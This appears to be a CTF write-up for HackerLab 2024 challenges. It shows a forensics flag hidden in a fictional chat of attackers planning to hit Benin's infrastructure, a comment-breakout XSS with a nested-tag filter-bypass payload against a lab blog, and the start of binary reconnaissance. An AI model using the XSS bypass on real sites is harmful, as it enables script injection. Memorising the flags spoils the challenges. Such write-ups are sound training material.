
Download Save to MEGA

1 2 3 4 5 6 7

no IPv6 | Wi-Fi 75% iPhone 172.28.10.51 | BAT 71.50% | 378.9 GiB | 1.31 | 6.3 GiB | 8.0 GiB | 2024-06-02 12:53:08

Ok cool this is better

After downloading it and reading it I didn't see any flag at first



But I CTRL + A meaning I selected all and pasted it in a vscode and saw the flag

```
opcode.py **[14:30] DarkShadow:** Hey team, I foun Untitled-1 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
1  **[14:30] DarkShadow:** Hey team, I found several critical systems in Benin that we can target.
2  Let's discuss the details.
3  **[14:32] CyberGhost:** Good job, DarkShadow. What systems are we looking at?
4  **[14:33] DarkShadow:** There's the national power grid control system, the industrial zone ,
5  and the communication infrastructure.
6  **[14:34] PhantomX:** Those are high-value targets. Do we have vulnerabilities for each?
7  **[14:35] DarkShadow:** Yes, for the power grid, there's a remote code execution vulnerability.
8  For the industrial zone, a XSS injection. The communication infrastructure has a weak
9  authentication mechanism.
10 **[14:36] CyberGhost:** Excellent. How do we proceed with the attack? We need a solid plan.
11 **[14:38] DarkShadow:** Here's the plan: First, we'll exploit the remote code execution on the
12 power grid to cause a blackout. Then, we'll use the XSS injection to access and manipulate
13 financial data. Finally, we'll disrupt communications infrastructure using the others vulnerability
14 **[14:39] PhantomX:** Sounds good. Timing is crucial. When should we execute each phase of
15 the attack?
16 **[14:41] DarkShadow:** Agreed. We need to coordinate closely. I'll set up web site on our
17 private network for real-time updates during the operation.
18 **[14:42] PhantomX:** Perfect. Make sure to use proxies and VPNs to cover our tracks. We can't
19 afford any mistakes.
20 **[14:43] CyberGhost:** I'll handle the setup for the proxies and VPNs. Let's synchronize our
21 tools and payloads before the attack.
22 **[14:44] DarkShadow:** Alright, team. Let's prepare everything and be ready. I'll send the ssh
23 key for our connecte on our private network..
24 **[14:45] PhantomX:** Understood. Let's do this.
25 **[14:46] CyberGhost:** Ready when you are. Let's make it count.
26 Flag HLB2024{Good_You_H4v3_D1sc0v3r3d_Th3_Thr347}
```

Ln 26, Col 50 Spaces: 4 UTF-8 LF Markdown  
1 2 3 4 5 6 7  
no SIM | Wi-Fi 77% at iPhone 372.20.10.5 | E down BAT 71.50% 379.0 GB 1.53 6.1 GB 8.1 GB 2024-06-02 12:54:10

Flag: HLB2024{Good\_You\_H4v3\_D1sc0v3r3d\_Th3\_Thr347}

# Fancy Blog

Challenge

1 Solves



## Fancy Blog

### 200

[FR]

La discussion que nous avons découverte porte sur des attaques contre des infrastructures.

Réalisez un audit des applications de ces infrastructures afin d'identifier les vulnérabilités potentielles avant qu'elles ne soient effectivement exploitées par les pirates.

[EN]

The discussion we uncovered revolves around attacks on infrastructures.

Conduct an audit of these infrastructure applications to identify potential vulnerabilities before they are actually exploited by hackers.


<http://qualif.hackerlab.bj:4500>

Author: r3s0lv3r

Flag

Submit

Going over to the url shows this




F.A.N.C.Y

Welcome to my blog

All rights reserved © 2024 F.A.N.C.Y

no IPv6 | Wi-Fi 79% at iPhone 172.28.10.5 | E down | BAT 71.50% | 378.9 GB | 6.1 GB | 8.2 GB | 2024-06-02 12:56:10 | 🔍 | 🌐 | EN | ↻

After looking around I noticed this



F.A.N.C.Y – Mozilla Firefox

qualif.hackerlab.bj:4500/?page=articles.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec x86.syscall.sh quipquip

F.A.N.C.Y

Articles

Smartphone

A smartphone offering a wide range of functionalities, including features, including calls, messages, Internet browsing, applications applications, high-resolution camera, etc.

Read more

Sport

Sport encompasses all physical or mental activities practiced for the purpose of entertainment, competition or improving physical condition. There are a wide variety of sports, such as soccer and more.

Read more

All rights reserved © 2024 F.A.N.C.Y

no IPv6 | Wi-Fi 79% at iPhone 172.28.10.5 | E down | BAT 71.50% | 378.9 GB | 6.1 GB | 8.2 GB | 2024-06-02 12:56:30 | 🔍 | 🌐 | EN | ↻

The url seems to be including the current file being accessed?

I tried various forms of Local File Inclusion but non worked

Looking at the page source when I try access an invalid file shows this

```
http://qualif.hackerlab.bj:4500/page=0x1337 - Mozilla Firefox
view-source:http://qualif.hackerlab.bj:4500?page=0x1337
Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec x64.syscall.sh quipquip Hack F.A.N.C. http: +
```

```
38     height: 100%;  
39     overflow-y: auto;  
40   }  
41   img {  
42     margin-top : 15px;  
43   }  
44 </style>  
45 </head>  
46 <body>  
47 <!-- Nav -->  
48 <div class="fixed-top-container">  
49   <div class="fixed-top-content">  
50     <nav class="navbar navbar-expand-lg navbar-dark fixed-top" style="background-color: #333;">  
51       <a class="navbar-brand" href="#">F.A.N.C.Y</a>  
52       <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"  
53         aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">  
54         <span class="navbar-toggler-icon"></span>  
55       </button>  
56       <div class="collapse navbar-collapse justify-content-end" id="navbarNav">  
57         <ul class="navbar-nav">  
58           <li class="nav-item">  
59             <a class="nav-link" href="/page=index.html">Home</a>  
60           </li>  
61           <li class="nav-item">  
62             <a class="nav-link" href="/page/articles.html">Articles</a>  
63           </li>  
64           <li class="nav-item">  
65             <a class="nav-link" href="/page/contact.html">Contact</a>  
66           </li>  
67         </ul>  
68       </div>  
69     </nav>  
70   </div>  
71 <!-- Content -->  
72 <div class="container">  
73   <h1>Welcome to my blog!</h1>  
74   <p>This is my first blog post!</p>  
75   <div class="text-center">  
76       
77   </div>  
78 </div>  
79 <div class="content">  
80 </div>  
81 </div>  
82 <!-- Page 0x1337 does not exist! -->  
83 <div class="fixed-bottom-content">  
84   <div class="fixed-bottom">  
85     <footer class="footer text-center">  
86       <p>All rights reserved © 2024 F.A.N.C.Y</p>  
87     </footer>  
88   </div>  
89 </div>  
90 </body>  
91 </html>
```

no IPv6 | Wi-Fi 70% at iPhone 372.20.10.5 | down | BAT 71.50% | 378.9 GB | 6.94 6.1 GB | 8.2 GB | 2024-06-02 12:58:05

<! -- Page 0x1337 does not exist! -->

Our queried file seems to be inside an html comment

I escaped the comment in an attempt to try XSS


```
http://qualif.hackerlab.bj:4500/page=-%3E0x1337 - Mozilla Firefox
view-source:http://qualif.hackerlab.bj:4500?page=-%3E0x1337
Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec x64.syscall.sh quipquip Hack F.A.N.C. http: +
```

```
38     height: 100%;  
39     overflow-y: auto;  
40   }  
41   img {  
42     margin-top : 15px;  
43   }  
44 </style>  
45 </head>  
46 <body>  
47 <!-- Nav -->  
48 <div class="fixed-top-container">  
49   <div class="fixed-top-content">  
50     <nav class="navbar navbar-expand-lg navbar-dark fixed-top" style="background-color: #333;">  
51       <a class="navbar-brand" href="#">F.A.N.C.Y</a>  
52       <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"  
53         aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">  
54         <span class="navbar-toggler-icon"></span>  
55       </button>  
56       <div class="collapse navbar-collapse justify-content-end" id="navbarNav">  
57         <ul class="navbar-nav">  
58           <li class="nav-item">  
59             <a class="nav-link" href="/page=index.html">Home</a>  
60           </li>  
61           <li class="nav-item">  
62             <a class="nav-link" href="/page/articles.html">Articles</a>  
63           </li>  
64           <li class="nav-item">  
65             <a class="nav-link" href="/page/contact.html">Contact</a>  
66           </li>  
67         </ul>  
68       </div>  
69     </nav>  
70   </div>  
71 <!-- Content -->  
72 <div class="container">  
73   <h1>Welcome to my blog!</h1>  
74   <p>This is my first blog post!</p>  
75   <div class="text-center">  
76       
77   </div>  
78 </div>  
79 <div class="content">  
80 </div>  
81 </div>  
82 <!-- Page --0x1337 does not exist! -->  
83 <div class="fixed-bottom-content">  
84   <div class="fixed-bottom">  
85     <footer class="footer text-center">  
86       <p>All rights reserved © 2024 F.A.N.C.Y</p>  
87     </footer>  
88   </div>  
89 </div>  
90 </body>  
91 </html>
```

no IPv6 | Wi-Fi 70% at iPhone 372.20.10.5 | down | BAT 71.50% | 378.9 GB | 6.94 6.1 GB | 8.2 GB | 2024-06-02 12:59:15

At first I was confused because even if I had XSS i can't really do much with it?

I remember seeing from the Trailer challenge various reference to XSS



Intuitively I decided to go ahead with this LOL

Ok back to the chall

After breaking out from the comment I needed to pop an alert

# I injected a `script` tag but I noticed this


```
http://qualif.hackerlab.bj:4500/page--%3E%3Cscript%3Ealert('0x1337');%3C/script%3E - Mozilla Firefox
Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec x64.syscall.sh quipquip
view-source:http://qualif.hackerlab.bj:4500?page--%3E%3Cscript%3Ealert('0x1337');%3C/script%3E
<style>
59     height: 100px;
60     overflow-y: auto;
61     img {
62         margin-top : 15px;
63     }
64 </style>
65 </head>
66
67 <body>
68     <!-- Nav -->
69     <div class="fixed-top-container">
70         <nav class="navbar navbar-expand-lg navbar-dark fixed-top" style="background-color: #333;">
71             <a href="#" class="navbar-brand" href="#">F.A.N.C.Y</a>
72             <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"
73                 aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
74                 <span class="navbar-toggler-icon"></span>
75             </button>
76             <div class="collapse navbar-collapse justify-content-end" id="navbarNav">
77                 <ul class="navbar-nav">
78                     <li class="nav-item">
79                         <a class="nav-link" href="/page=index.html">Home</a>
80                     </li>
81                     <li class="nav-item">
82                         <a class="nav-link" href="/page=articles.html">Articles</a>
83                     </li>
84                     <li class="nav-item">
85                         <a class="nav-link" href="/page=contact.html">Contact</a>
86                     </li>
87                 </ul>
88             </div>
89         </nav>
90     </div>
91
92     <!-- Content -->
93     <div class="container">
94         <h1>Welcome to my blog</h1>
95         <p>This is my first blog post!</p>
96         
97         </div>
98
99     <!-- Page ...-->
100    <div class="fixed-bottom content">
101        <footer class="footer text-center">
102            <p>All rights reserved &copy; 2024 F.A.N.C.Y</p>
103        </footer>
104    </div>
105
106    <!-- Page ...-->
107    <div class="fixed-bottom content">
108        <script>alert('0x1337');</script>
109    </div>
110
111 </body>
112
113 </html>
```

Our script tag seems to have been replaced with a null value?

I assumed it doesn't check it recursively and from that I came up with this payload

```
--><sscriptscript>alert('0x1337');</sscriptscript>
```

Doing that worked and i got the flag



Flag: HLB2024{XSS\_INJ3CT1ON\_1n\_C0MM3N7\_8898})69}

## Integer

A screenshot of a challenge page titled "Integer" worth 300 points. The page includes a "Challenge" button, a "4 Solves" counter, and a red "X" icon. Below the title, the text "nc 135.125.107.236 5024" is displayed. The author is listed as "Author: W1z4rd". A download button labeled "chall1" is present. At the bottom, there is a "Flag" input field and a "Submit" button.

After downloading the attached binary I checked the file type and protections enabled on it

```
File Edit View Search Terminal Help
Δ ~/Desktop/CTF/Hackerlab24/Integer > file chall1
chall1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=62230eadb46927b325a69234165abbc7c3640f24, for GNU/Linux 3.2.0, not stripped
Δ ~/Desktop/CTF/Hackerlab24/Integer > checksec chall1
[ ] ~/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Δ ~/Desktop/CTF/Hackerlab24/Integer >
```

Ok so we are working with a x86 bits executable where the only protection enabled is NX and it's not stripped


I ran it to get an overview of what it does

```
Δ ~/Desktop/CTF/Hackerlab24/Integer > ./chall1
